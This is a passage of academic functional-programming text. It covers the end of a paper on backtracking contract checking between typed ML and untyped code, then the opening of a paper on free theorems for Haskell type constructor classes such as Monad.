- fun testIntToInt v l = case (project (int-->int) v)
                           of SOME f => Result (map f l)
                            | NONE => Fail "projection to int->int";
val testIntToInt = fn : U -> int list -> int list TestResult
```

Now, we try our test out on a list of small integers:

```
- val test1 = testIntToInt badsucc [1,2,3];
val test1 = Result [2,3,4] : int list TestResult
```

All the integers in the test list are small and `badsucc` behaves like a function of type `int -> int` on all of them, so we don't see any violation. Let's extend the list a little:

```
- val test2 = testIntToInt badsucc [1,2,3,4,5,6,7];
val test2 = Fail "projection to int->int" : int list TestResult
```

This time, `badsucc` behaves itself for the first three calls then violates its contract on the fourth, at which point we backtrack to the original point of projection and make that fail retrospectively. Alternatively, of course, we can project at `int -> unit`, in which case the sets of arguments exhibiting success and failure are swapped:

```
- fun testIntToUnit v l = case (project (int --> unit) v)
                           of SOME f => Result (map f l)
                            | NONE => Fail "projection to int->unit";
val testIntToUnit = fn : U -> int list -> unit list TestResult

- val test3 = testIntToUnit badsucc [7,6,5,4];
val test3 = Result [(),(),(),()] : unit list TestResult

- val test4 = testIntToUnit badsucc [7,6,5,4,3,2,1];
val test4 = Fail "projection to int->unit" : unit list TestResult
```

Note that each call to `project`, even on the same value, yields a new point to which we can backtrack. Let's check that we've stacked things up in the right order to maintain the property that embedding followed by projection is the identity, even on ill-behaved values:

```
- fun testreembed a1 a2 =
  case project (int --> int) badsucc
  of NONE => Fail "first projection"
   | SOME first =>
     let val r1 = first a1
        val reembed = embed (int --> int) first
     in case project (int --> int) reembed
        of NONE => Fail "second projection"
         | SOME second => let val r2 = second a2
                           in Result (r1,r2)
                           end
     end;
val testreembed = fn : int -> int -> (int * int) TestResult

- val test5 = testreembed 2 3;
val test5 = Result (3,4) : (int * int) TestResult

- val test6 = testreembed 2 4;
val test6 = Fail "first projection" : (int * int) TestResult
```

Although the violation is only triggered by the application of the reprojected value `second` to 4, we have correctly unwound all the way to the initial projection.

Now let's try some higher-order examples:

```
- fun testho A x y =
  case project (A-->int) x
```

```

of NONE => Fail "function projection"
| SOME f => (case project A y
               of NONE => Fail "argument projection"
               | SOME g => Result (f g));
val testho = fn : 'a EP -> U -> U -> int TestResult

- val test7 = testho (int-->int) (pi "fn f => f 1 + f 2")
                           (pi "fn n => n + 1");
val test7 = Result 5 : int TestResult

- val test8 = testho (int-->int) (pi "fn f => f 1 + f 2")
                           (pi "fn n => if n = 1 then 7 else ()");
val test8 = Fail "argument projection" : int TestResult

- val test9 = testho (int-->int) (pi "fn f => f 1 + f true")
                           (pi "fn n => n + 1");
val test9 = Fail "function projection" : int TestResult

```

In these tests, we try to project the first untyped program to `(int->int)->int`, the second to `int->int` and then apply one to the other. We can see that in `test7`, both are well-behaved, in `test8` it's the argument that goes wrong whilst in `test9` the higher order function is at fault.

What should happen if we try to combine more than one faulty value? We are doing dynamic checking of the contracts: projections are only rolled back in the case that the particular use that is made of them exposes a violation. The checking is eager, in that the context  $C[\cdot]$  that tests a projected value  $v$  should not have previously violated *its* contract at the point when the  $v$  does something wrong; otherwise we should already have rolled back some other projected value in  $C[\cdot]$ . So when we combine more than one projected value, we roll back the first one which detectably goes wrong in the execution trace:

```

- val test10 = testho (int-->int) (pi "fn f => f 1 + f true")
                           (pi "fn b => if b then 3 else 4");
val test10 = Fail "argument projection" : int TestResult

- val test11 = testho (int -->int) (pi "fn f => f true + f 1")
                           (pi "fn b => if b then 3 else 4");
val test11 = Fail "function projection" : int TestResult

```

In `test10`, the error is signalled in the argument. This is because the first call made by the higher-order function passes an integer, as per the contract, and then the argument tries to use that in a conditional, violating its contract. In `test11`, we have swapped the order of evaluation in the addition so that the first dynamically occurring violation is the attempt by the higher order function to pass `true` in place of an integer; in this case the error is detected in the higher-order function. Here's a more complex example:

```

- val test12 = testho ((int-->int)-->(int-->int))
  (pi "fn f => f (f (fn n => n+1)) 5")
  (pi "fn g => if g 2 = 3 then fn n => true
       else fn n => n");
val test12 = Fail "argument projection" : int TestResult

```

In this case, the outer call to the function bound to *f* passes in a function that is not of type `int->int`, but that function was itself obtained by the inner call to *f*, which was with a well-behaved argument. Hence blame is correctly assigned to the second of the original terms.

Finally, we present a toy version of a marginally more realistic example. Consider making queries on an external database, modelled as a function that takes a query predicate on strings (of type `string -> bool`) and returns a function of type `int -> string` that enumerates the results. Here are some definitions in the untyped language that construct three different purported databases, using LISP-style lists internally (represented as nested pairs with the unit value for `nil`):

```

- fun mkdb ds = pi ("let fun query l f n =
  if isnil l then \"\""
  else if f (car l)
    then if n=0 then (car l)
    else query (cdr l) f (n-1)
  else query (cdr l) f n
  in query " ^ ds)
val mkdb = fn : string -> U

- val db1 = mkdb "(\\"um\\", (\\"dois\\", (\\"tres\\", (true, ()))))"
- val db2 = mkdb "(\\"un\\", (2, (\\"trois\\", (\\"quatre\\", ()))))"
- val db3 = mkdb "(\\"one\\", (\\"two\\", (\\"three\\", (\\"four\\", ()))))"

```

Note that the first two contain some non-string values. The following function takes a list of untyped values and returns the first one that projects correctly to our ML type for databases:

```

- fun selectdb [] = (fn f => fn n => "")
  | selectdb (x::xs) =
    case project ((string --> bool) --> (int --> string)) x
    of NONE => selectdb xs
    | SOME db => db
val selectdb = fn : U list -> (string -> bool) -> int -> string

```

Now we can try some queries:

```

- val test15 = let val thedb = selectdb [db1,db2,db3]
    val results = thedb (fn s => String.size s > 3)
  in [results 0, results 1]
  end

```

```

val test15 = ["dois","tres"] : string list
- val test16 = let val thedb = selectdb [db1,db2,db3]
    val results = thedb (fn s => String.size s > 3)
    in [results 0, results 1, results 2]
  end
val test16 = ["three","four","",""] : string list

```

The first database in the list produces two results without violating the contract, so we get the answers from that database. When we ask for more results, however, the first database tries to apply the filter to a boolean, so gets rolled back; we then try the second database, which also fails because it contains an integer, and finally end up getting all our results from the third one.

## 5 Discussion

We have shown how continuation-based backtracking combines smoothly with type indexed embedding-projection pairs to yield a convenient form of dynamic contract checking for interoperability between typed and untyped higher-order languages, localizing runtime errors to a single point of failure.

Extensions of statically-typed languages with various forms of dynamic type have been well-studied (see, for example, [1, 10]), but undoable projections have not, as far as I’m aware, been proposed before.

The use of embedding-projection pairs to define type-indexed functions in ML-like languages is attributed by Danvy [6] to Filinski and to Yang [20], both of whom used it to implement type-directed partial evaluation [4], which involves type-indexed functions that appear at first sight to call for dependent types. Rose [16] describes an implementation of TDPE in Haskell that uses type classes to pass the pairs representing types implicitly. Kennedy and I have previously used it for writing picklers [12] and interpreters [2], respectively. Similar type-directed constructions have also been used in implementing `printf`-like string formatting [5] and in generic programming. Ramsey has also applied the technique for embedding an external interpreter for a scripting language (Lua) into OCaml programs [15].

Control operators have, of course, been used to implement various other forms of backtracking before, including that of logic programming languages. Nevertheless, getting the apparently simple code here correct is not entirely trivial (my first couple of attempts were more complex and subtly wrong).

It remains to be seen whether or not the technique presented here is actually useful in practical situations. Even before one worries about the specific technicalities, many reasonable people believe that experience with RPC, distributed objects, persistent programming, and so on, all indicates that trying to hide the differences between operations with widely varying runtime costs, failure models or lifetimes is fundamentally a bad idea – the distinctions should be reflected in the language because programmers need to be aware of them. Holding onto continuations costs space, whilst the possibility of backtracking over expensive

computations certainly doesn't make reasoning about time or space behaviour any easier.

There is also the issue of what can be undone. We have been implicitly assuming that the untyped programs that we project, and the typed contexts into which we project them, do not themselves involve side-effects other than potential divergence, as these will not be undone by throwing to the captured continuation. One could certainly extend our technique to effects that are internal to the language, such as uses of state or other uses of control, if one were prepared to modify the compiler, runtime system or bits of the basis library (as in previous work on transactions in ML [9]). But the most exciting examples, namely those that involve external I/O, unfortunately concern side-effects that are rather hard to roll back automatically and generically. If I've sent you some messages and then you start to misbehave, the best general thing I can do is break off further communication with you; I certainly can't unsend the messages. That suffices in the case of pure computations, but in the stateful case a general solution seems to require at least wrapping the underlying messages in a more complex fault-tolerant protocol, and probably introducing explicit transactional commitment points, beyond which rollbacks would no longer be possible. Indeed, explicitly delimiting the extent of possible rollbacks may be advantageous even in the case of purely internal effects.

The semantics we have chosen to implement here tracks type errors rather strictly along the control flow: any violation will cause the guilty projection to be undone, even if the value that is eventually produced is well-behaved. A small change in the interpreter code to remove strictness in `UErr` yields a laxer, more data-dependent, semantics, in which 'benign' errors are ignored; this might be useful in some circumstances, but seems harder to reason about and a less natural fit with call-by-value languages.

It would be good to formulate and prove correctness of the code we have presented. The problem here seems not to be one of proof technique, but in coming up with a statement of correctness that covers the correct assignment of blame in the case of multiple ill-behaved untyped programs *and* which is intuitively significantly clearer than the code itself. One starting point might be the operational semantics for interoperability between ML-like and Scheme-like languages recently described by Matthews and Findler [13].

A second, and perhaps more interesting, line of further work is to extend the idea from dynamic checking of the interface between typed and untyped languages to recovery in more general higher-order contract monitoring. Runtime checking of contracts, and the associated issue of blame assignment, have been extensively studied in recent years (see, for example, [8, 7, 11, 3, 19]) and the kind of 'transactional' recovery mechanism described here seems eminently applicable in that setting.

Thanks to Josh Berdine, Olivier Danvy, Andrzej Filinski, Norman Ramsey and the referees for many useful comments on earlier drafts of this paper.

## References

1. M. Abadi, L. Cardelli, B. Pierce, and G. Plotkin. Dynamic typing in a statically-typed language. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 13(2), 1991.
2. N. Benton. Embedded interpreters. *Journal of Functional Programming*, 15(4), 2005.
3. M. Blume and D. McAllester. Sound and complete models of contracts. *Journal of Functional Programming*, 16(4/5), 2006.
4. O. Danvy. Type-directed partial evaluation. In *Proceedings of the 23rd ACM Symposium on Principles of Programming Languages (POPL)*. ACM, 1996.
5. O. Danvy. Functional unparsing. *Journal of Functional Programming*, 8(6), 1998.
6. O. Danvy. A simple solution to type specialization (extended abstract). In *Proceedings of the 25th International Colloquium on Automata, Languages, and Programming (ICALP)*, volume 1443 of *Lecture Notes in Computer Science*. Springer-Verlag, 1998.
7. R. Findler and M. Blume. Contracts as pairs of projections. In *Proceedings of the International Symposium on Functional and Logic Programming (FLOPS)*, volume 3945 of *Lecture Notes in Computer Science*. Springer-Verlag, 2006.
8. R. Findler and M. Felleisen. Contracts for higher-order functions. In *Proceedings of the International Conference on Functional Programming (ICFP)*, 2002.
9. N. Haines, D. Kindred, J. G. Morrisett, S. M. Nettles, and J. M. Wing. Composing first-class transactions. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 16(6), 1994.
10. F. Henglein. Dynamic typing. In *Proceedings of the 4th European Symposium on Programming (ESOP)*, volume 582 of *Lecture Notes in Computer Science*. Springer-Verlag, 1992.
11. J. Jeuring, R. Hinze, and A. Loeh. Typed contracts for functional programming. In *Proceedings of the International Symposium on Functional and Logic Programming (FLOPS)*, volume 3945 of *Lecture Notes in Computer Science*. Springer-Verlag, 2006.
12. A. Kennedy. Functional pearl: Pickler combinators. *Journal of Functional Programming*, 14(6), 2004.
13. J. Matthews and R. B. Findler. Operational semantics for multi-language programs. In *Proceedings of the 34th ACM Symposium on Principles of Programming Languages (POPL)*, 2007.
14. B. Meyer. *Eiffel: The Language*. Prentice Hall, 1992.
15. N. Ramsey. Embedding an interpreted language using higher-order functions and types. *Journal of Functional Programming*, 2008. To appear.
16. K. Rose. Type-directed partial evaluation in Haskell. In *Preliminary Proceedings of the 1998 APPSEM Workshop on Normalization by Evaluation*, number NS-98-1 in BRICS Notes, 1998.
17. D. Scott. Data types as lattices. *SIAM Journal of Computing*, 4, 1976.
18. J. E. Stoy. *Denotational Semantics: The Scott-Strachey Approach to Programming Language Theory*. MIT Press, 1977.
19. P. Wadler and R. B. Findler. Well-typed programs can't be blamed. In *ACM Workshop on Scheme and Functional Programming*, 2007.
20. Z. Yang. Encoding types in ML-like languages. In *Proceedings of the 3rd ACM SIGPLAN International Conference on Functional Programming (ICFP)*, September 1998.

# Free Theorems Involving Type Constructor Classes

## Functional Pearl

Janis Voigtländer

Institut für Theoretische Informatik  
Technische Universität Dresden  
01062 Dresden, Germany  
janis.voigtlaender@acm.org

### Abstract

Free theorems are a charm, allowing the derivation of useful statements about programs from their (polymorphic) types alone. We show how to reap such theorems not only from polymorphism over ordinary types, but also from polymorphism over type *constructors* restricted by *class constraints*. Our prime application area is that of monads, which form the probably most popular type constructor class of Haskell. To demonstrate the broader scope, we also deal with a transparent way of introducing difference lists into a program, endowed with a neat and general correctness proof.

**Categories and Subject Descriptors** F.3.1 [*Logics and Meanings of Programs*]: Specifying and Verifying and Reasoning about Programs—Invariants; D.1.1 [*Programming Techniques*]: Applicative (Functional) Programming; D.3.3 [*Programming Languages*]: Language Constructs and Features—Polymorphism

**General Terms** Languages, Verification

**Keywords** relational parametricity

### 1. Introduction

One of the strengths of functional languages like Haskell is an expressive type system. And yet, some of the benefits this strength should hold for reasoning about programs seem not to be realised to full extent. For example, Haskell uses monads (Moggi 1991) to structure programs by separating concerns (Wadler 1992; Liang et al. 1995) and to safely mingle pure and impure computations (Peyton Jones and Wadler 1993; Launchbury and Peyton Jones 1995). A lot of code can be kept independent of a concrete choice of monad. This observation pertains to functions from the Prelude (Haskell’s standard library) like

$\text{sequence} :: \text{Monad } \mu \Rightarrow [\mu \alpha] \rightarrow \mu [\alpha],$

but also to many user-defined functions. Such abstraction is certainly a boon for modularity of programs. But also for reasoning?

Let us consider a more specific example, say functions of the type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . Here are some:<sup>1</sup>

```
f1 = head
f2 ms = sequence ms >>= return ∘ sum
f3 = f2 ∘ reverse
f4 []      = return 0
f4 (m : ms) = do i ← m
                  let l = length ms
                  if i > l then return (i + l)
                  else f4 (drop i ms)
```

As we see, there is quite a variety of such functions. There can be simple selection of one of the monadic computations from the input list (as in  $f_1$ ), there can be sequencing of these monadic computations (in any order) and some action on the encapsulated values (as in  $f_2$  and  $f_3$ ), and the behaviour, in particular the choice which of the computations from the input list are actually performed, can even depend on the encapsulated values themselves (as in  $f_4$ , made a bit artificial here). Further possibilities are that some of the monadic computations from the input list are performed repeatedly, and so forth. But still, all these functions also have something in common. They can only *combine* whatever monadic computations, and associated effects, they encounter in their input lists, but they cannot *introduce* new effects of any concrete monad, not even of the one they are actually operating on in a particular application instance. This limitation is determined by the function type. For if an  $f$  were, on and of its own, to cause any additional effect to happen, be it by writing to the output, by introducing additional branching in the nondeterminism monad, or whatever, then it would immediately fail to get the above type parametric over  $\mu$ . In a language like Haskell, should not we be able to profit from this kind of abstraction for reasoning purposes?

If so, what kind of insights can we hope for? One thing to expect is that in the special case when the concrete computations in an input list passed to an  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  correspond to pure values (e.g., are values of type  $\text{IO Int}$  that do not perform any actual input or output), then the same should hold of  $f$ ’s result for that input list. This statement is quite intuitive from the above observation about  $f$  being unable to cause new effects on

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP’09. August 31–September 2, 2009, Edinburgh, Scotland, UK.  
Copyright © 2009 ACM 978-1-60558-332-7/09/08...\$5.00

<sup>1</sup>The functions *head*, *sum*, *reverse*, *length*, and *drop* are all from the Prelude. Their general types and explanation can be found via Hoogle (<http://haskell.org/hoogle>). The notation  $\circ$  is for function composition, while  $\gg=$  and  $\text{do}$  are two different syntaxes for performing computations in a monad one after the other. Finally, *return* embeds pure values into a monad.

its own. But what about more interesting statements, for example the preservation of certain invariants? Say we pass to  $f$  a list of stateful computations and we happen to know that they do depend on, but do not alter (a certain part of) the state. Is this property preserved throughout the evaluation of a given  $f$ ? Or say the effect encapsulated in  $f$ 's input list is nondeterminism but we would like to simplify the program by restricting the computation to a deterministically chosen representative from each nondeterministic manifold. Under what conditions, and for which kind of representative-selection functions, is this simplification safe and does not lead to problems like a collapse of an erstwhile nonempty manifold to an empty one from which no representative can be chosen at all?

One could go and study these questions for particular functions like the  $f_1$  to  $f_4$  given further above. But instead we would like to answer them for any function of type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  in general, without consulting particular function definitions. And we would not like to restrict to the two or three scenarios depicted in the previous paragraph. Rather, we want to explore more abstract settings of which statements like the ones in question above can be seen, and dealt with, as particular instances. And, of course, we prefer a generic methodology that applies equally well to other types than the specific one of  $f$  considered so far in this introduction. These aims are not arbitrary or far-fetched. Precedent has been set with the theorems obtained for free by Wadler (1989) from relational parametricity (Reynolds 1983). Derivation of such free theorems, too, is a methodology that applies not only to a single type, works independently of particular function definitions, and applies to a diverse range of scenarios: from simple algebraic laws to powerful program transformations (Gill et al. 1993), to meta-theorems about whole classes of algorithms (Voigtländer 2008b), to specific applications in software engineering and databases (Voigtländer 2009).

Unsurprisingly then, we do build on Reynolds' and Wadler's work. Of course, the framework that is usually considered when free theorems are derived needs to be extended to deal with types like  $\text{Monad } \mu \Rightarrow \dots$ . But the ideas needed to do so are there for the taking. Indeed, both relational parametricity extended for polymorphism over type constructors rather than over ordinary types only, as well as relational parametricity extended to take class constraints into account, are in the folklore. However, these two strands of possible extension have not been combined before, and not been used as we do. Since we are mostly interested in demonstrating the prospects gained from that combination, we refrain here from developing the folklore into a full-fledged formal apparatus that would stand to blur the intuitive ideas. This is not an overly theoretical paper. Also on purpose, we do not consider Haskell intricacies, like those studied by Johann and Voigtländer (2004) and Stenger and Voigtländer (2009), that do affect relational parametricity but in a way orthogonal to what is of interest here. Instead, we stay with Reynolds' and Wadler's simple model (but consider the extension to general recursion in Appendix C). For the sake of accessibility, we also stay close to Wadler's notation.

## 2. Free Theorems, in Full Beauty

So what is the deal with free theorems? Why should it be possible to derive statements about a function's behaviour from its type alone? Maybe it is best to start with a concrete example. Consider the type signature

$$f :: [\alpha] \rightarrow [\alpha].$$

What does it tell us about the function  $f$ ? For sure that it takes lists as input and produces lists as output. But we also see that  $f$  is polymorphic, due to the type variable  $\alpha$ , and so must work for lists over arbitrary element types. How, then, can elements for the output list come into existence? The answer is that the output list

can only ever contain elements from the input list. For the function, not knowing the element type of the lists it operates over, cannot possibly make up new elements of any concrete type to put into the output, such as 42 or True, or even  $id$ , because then  $f$  would immediately fail to have the general type  $[\alpha] \rightarrow [\alpha]$ .<sup>2</sup>

So for any input list  $l$  (over any element type) the output list  $f l$  consists solely of elements from  $l$ .

But how can  $f$  decide which elements from  $l$  to propagate to the output list, and in which order and multiplicity? The answer is that such decisions can only be made based on the input list  $l$ . For in a pure functional language  $f$  has no access to any global state or other context based on which to decide. It cannot, for example, consult the user in any way about what to do. And the means by which to make decisions based on  $l$  are limited as well. In particular, decisions cannot possibly depend on any specifics of the elements of  $l$ . For the function is ignorant of the element type, and so is prevented from analysing list elements in any way (be it by pattern-matching, comparison operations, or whatever). In fact, the only means for  $f$  to drive its decision-making is to inspect the *length* of  $l$ , because that is the only element-independent “information content” of a list.

So for any pair of lists  $l$  and  $l'$  of same length (but possibly over different element types) the lists  $f l$  and  $f l'$  are formed by making the same position-wise selections of elements from  $l$  and  $l'$ , respectively.

Now consider the following standard Haskell function:

$$\begin{aligned} \text{map} &:: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta] \\ \text{map } g [] &= [] \\ \text{map } g (a : as) &= (g a) : (\text{map } g as) \end{aligned}$$

Clearly,  $\text{map } g$  for any  $g$  preserves the lengths of lists. So if  $l' = \text{map } g l$ , then  $f l$  and  $f l'$  are of the same length and contain, at each position, position-wise exactly corresponding elements from  $l$  and  $l'$ , respectively. Since, moreover, any two position-wise corresponding elements, one from  $l$  and one from  $l' = \text{map } g l$ , are related by the latter being the  $g$ -image of the former, we have that at each position  $f l'$  contains the  $g$ -image of the element at the same position in  $f l$ .

So for any list  $l$  and (type-appropriate) function  $g$ , we have  
 $f(\text{map } g l) = \text{map } g(f l)$ .

Note that during the reasoning leading up to that statement we did not (need to) consider the actual definition of  $f$  at all. The methodology of deriving free theorems à la Wadler (1989) is a way to obtain statements of this flavour for arbitrary function types, and in a more disciplined (and provably sound) manner than the mere handwaving performed above.

The key to doing so is to interpret types as relations. For example, given the type signature  $f :: [\alpha] \rightarrow [\alpha]$ , we take the type and replace every quantification over type variables, including implicit quantification (note that the type  $[\alpha] \rightarrow [\alpha]$ , by Haskell convention, really means  $\forall \alpha. [\alpha] \rightarrow [\alpha]$ ), by quantification over relation variables:  $\forall \mathcal{R}. [\mathcal{R}] \rightarrow [\mathcal{R}]$ . Then, there is a systematic way of reading such expressions over relations as relations themselves. In particular,

- base types like `Int` are read as identity relations,
- for relations  $\mathcal{R}$  and  $\mathcal{S}$ , we have

$$\mathcal{R} \rightarrow \mathcal{S} = \{(f, g) \mid \forall (a, b) \in \mathcal{R}. (f a, g b) \in \mathcal{S}\},$$

and

---

<sup>2</sup>The situation is more complicated in the presence of general recursion. For further discussion, see Appendix C.

- for types  $\tau$  and  $\tau'$  with at most one free variable, say  $\alpha$ , and a function  $\mathcal{F}$  on relations such that every relation  $\mathcal{R}$  between closed types  $\tau_1$  and  $\tau_2$ , denoted  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$ , is mapped to a relation  $\mathcal{F}\mathcal{R} : \tau[\tau_1/\alpha] \Leftrightarrow \tau'[\tau_2/\alpha]$ , we have

$$\forall \mathcal{R}. \mathcal{F}\mathcal{R} = \{(u, v) \mid \forall \tau_1, \tau_2, \mathcal{R} : \tau_1 \Leftrightarrow \tau_2. (u_{\tau_1}, v_{\tau_2}) \in \mathcal{F}\mathcal{R}\}$$

(Here,  $u_{\tau_1} :: \tau[\tau_1/\alpha]$  is the instantiation of  $u :: \forall \alpha. \tau$  to the type  $\tau_1$ , and similarly for  $v_{\tau_2}$ . In what follows, we will always leave type instantiation implicit.)

Also, every fixed type constructor is read as an appropriate construction on relations. For example, the list type constructor maps every relation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to the relation  $[\mathcal{R}] : [\tau_1] \Leftrightarrow [\tau_2]$  defined by (the least fixpoint of)

$[\mathcal{R}] = \{([], [])\} \cup \{(a : as, b : bs) \mid (a, b) \in \mathcal{R}, (as, bs) \in [\mathcal{R}]\}$ ,  
the Maybe type constructor maps every relation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to the relation  $\text{Maybe } \mathcal{R} : \text{Maybe } \tau_1 \Leftrightarrow \text{Maybe } \tau_2$  defined by

$$\text{Maybe } \mathcal{R} = \{\text{Nothing}, \text{Nothing}\} \cup \{\text{Just } a, \text{Just } b \mid (a, b) \in \mathcal{R}\},$$

and similarly for other user-definable types.

The key insight of relational parametricity à la Reynolds (1983) now is that any expression over relations that can be built as above, by interpreting a closed type, denotes the identity relation on that type.

For the above example, this insight means that any  $f :: \forall \alpha. [\alpha] \rightarrow [\alpha]$  satisfies  $(f, f) \in \forall \mathcal{R}. [\mathcal{R}] \rightarrow [\mathcal{R}]$ , which by unfolding some of the above definitions is equivalent to having for every  $\tau_1, \tau_2, \mathcal{R} : \tau_1 \Leftrightarrow \tau_2, l :: [\tau_1]$ , and  $l' :: [\tau_2]$  that  $(l, l') \in [\mathcal{R}]$  implies  $(f l, f l') \in [\mathcal{R}]$ , or, specialised to the function level ( $\mathcal{R} \mapsto g$ , and thus  $[\mathcal{R}] \mapsto \text{map } g$ ), for every  $g :: \tau_1 \rightarrow \tau_2$  and  $l :: [\tau_1]$  that  $f(\text{map } g l) = \text{map } g(f l)$ . This proof finally provides the formal counterpart to the intuitive reasoning earlier in this section. And the development is algorithmic enough that it can be performed automatically. Indeed, an online free theorems generator (Böhme 2007) is accessible at our homepage (<http://linux.tcs.inf.tu-dresden.de/~voigt/ft/>).

### 3. The Extension to Type Constructor Classes

We now want to deal with two new aspects: with quantification over type *constructor* variables (rather than just over type variables) and with *class constraints* (Wadler and Blott 1989). For both aspects, the required extensions to the interpretation of types as relations appear to be folklore, but have seldom been spelled out and have not been put to use before as we do in this paper.

Regarding quantification over type *constructor* variables, the necessary adaptation is as follows. Just as free type variables are interpreted as relations between arbitrarily chosen closed types (and then quantified over via relation variables), free type constructor variables are interpreted as functions on such relations tied to arbitrarily chosen type constructors. Formally, let  $\kappa_1$  and  $\kappa_2$  be type constructors (of kind  $* \rightarrow *$ ). A *relational action* for them, denoted  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , is a function  $\mathcal{F}$  on relations between closed types such that every  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  (for arbitrary  $\tau_1$  and  $\tau_2$ ) is mapped to an  $\mathcal{F}\mathcal{R} : \kappa_1 \tau_1 \Leftrightarrow \kappa_2 \tau_2$ . For example, the function  $\mathcal{F}$  that maps every  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to

$$\mathcal{F}\mathcal{R} = \{\text{Nothing}, []\} \cup \{\text{Just } a, b : bs \mid (a, b) \in \mathcal{R}, bs :: [\tau_2]\}$$

is a relational action  $\mathcal{F} : \text{Maybe} \Leftrightarrow []$ . The relational interpretation of a type quantifying over a type constructor variable is now performed in an analogous way as explained for quantification over type (and then, relation) variables above. In different formulations and detail, the same basic idea is mentioned or used by Fegaras and

Sheard (1996), Kučan (1997), Takeuti (2001), and Vytiniotis and Weirich (2009).

Regarding *class constraints*, Wadler (1989, Section 3.4) directs the way by explaining how to treat the type class  $\text{Eq}$  in the context of deriving free theorems. The idea is to simply restrict the relations chosen as interpretation for type variables that are subject to a class constraint. Clearly, only relations between types that are instances of the class under consideration are allowed. Further restrictions are obtained from the respective class declaration. Namely, the restrictions must precisely ensure that every class method (seen as a new constant in the language) is related to itself by the relational interpretation of its type. This relatedness then guarantees that the overall result (i.e., that the relational interpretation of every closed type is an identity relation) stays intact (Mitchell and Meyer 1985). The same approach immediately applies to type constructor classes as well. Consider, for example, the Monad class declaration:

```
class Monad μ where
  return :: α → μ α
  (≫=) :: μ α → (α → μ β) → μ β
```

Since the type of *return* is  $\forall \mu. \text{Monad } \mu \Rightarrow (\forall \alpha. \alpha \rightarrow \mu \alpha)$ , we expect that  $(\text{return}, \text{return}) \in \forall \mathcal{F}. \text{Monad } \mathcal{F} \Rightarrow (\forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F}\mathcal{R})$ , and similarly for  $\gg=$ . The constraint “*Monad  $\mathcal{F}$* ” on a relational action is now defined in precisely such a way that both conditions will be fulfilled.

**Definition 1.** Let  $\kappa_1$  and  $\kappa_2$  be type constructors that are instances of *Monad* and let  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$  be a relational action. If

- $(\text{return}_{\kappa_1}, \text{return}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F}\mathcal{R}$  and
- $((\gg=_{\kappa_1}), (\gg=_{\kappa_2})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F}\mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F}\mathcal{S}) \rightarrow \mathcal{F}\mathcal{S})$ ,

then  $\mathcal{F}$  is called a *Monad-action*.<sup>3</sup> (While we have decided to generally leave type instantiation implicit, we explicitly retain instantiation of type constructors in what follows, except for some examples.)

For example, given the following standard *Monad* instance definitions:

```
instance Monad Maybe where
  return a = Just a
  Nothing ≫= k = Nothing
  Just a ≫= k = k a
```

```
instance Monad [] where
  return a = [a]
  as ≫= k = concat (map k as)
```

the relational action  $\mathcal{F} : \text{Maybe} \Leftrightarrow []$  given above is *not* a *Monad-action*, because it is not the case that  $((\gg=_{\text{Maybe}}), (\gg=_{[]})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F}\mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F}\mathcal{S}) \rightarrow \mathcal{F}\mathcal{S})$ . To see this, consider

```
R = S = idInt,
m1 = Just 1,
m2 = [1, 2],
k1 = λi → if i > 1 then Just i else Nothing , and
k2 = λi → reverse [2..i].
```

Clearly,  $(m_1, m_2) \in \mathcal{F} id_{\text{Int}}$  and  $(k_1, k_2) \in id_{\text{Int}} \rightarrow \mathcal{F} id_{\text{Int}}$ , but  $(m_1 \gg=_{\text{Maybe}} k_1, m_2 \gg=_{[]} k_2) = (\text{Nothing}, [2]) \notin \mathcal{F} id_{\text{Int}}$ . On the other hand, the relational action  $\mathcal{F}' : \text{Maybe} \Leftrightarrow []$  with

$$\mathcal{F}'\mathcal{R} = \{\text{Nothing}, []\} \cup \{\text{Just } a, [b] \mid (a, b) \in \mathcal{R}\}$$

is a *Monad-action*.

<sup>3</sup> It is worth noting that “dictionary translation” (Wadler and Blott 1989) would be an alternative way of motivating this definition.

We are now ready to derive free theorems involving (polymorphism over) type constructor classes. For example, functions  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  as considered in the introduction will necessarily always satisfy  $(f, f) \in \forall \mathcal{F}. \text{Monad } \mathcal{F} \Rightarrow [\mathcal{F} \text{ id}_{\text{Int}}] \rightarrow \mathcal{F} \text{ id}_{\text{Int}}$ , i.e., for every choice of type constructors  $\kappa_1$  and  $\kappa_2$  that are instances of Monad, and every Monad-action  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , we have  $(f_{\kappa_1}, f_{\kappa_2}) \in [\mathcal{F} \text{ id}_{\text{Int}}] \rightarrow \mathcal{F} \text{ id}_{\text{Int}}$ . In the next section we prove several theorems by instantiating the  $\mathcal{F}$  here, and provide plenty of examples of interesting results obtained for concrete monads.

An important role will be played by a notion connecting different Monad instances on a functional, rather than relational, level.

**Definition 2.** Let  $\kappa_1$  and  $\kappa_2$  be instances of Monad and let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$ . If

- $h \circ \text{return}_{\kappa_1} = \text{return}_{\kappa_2}$  and
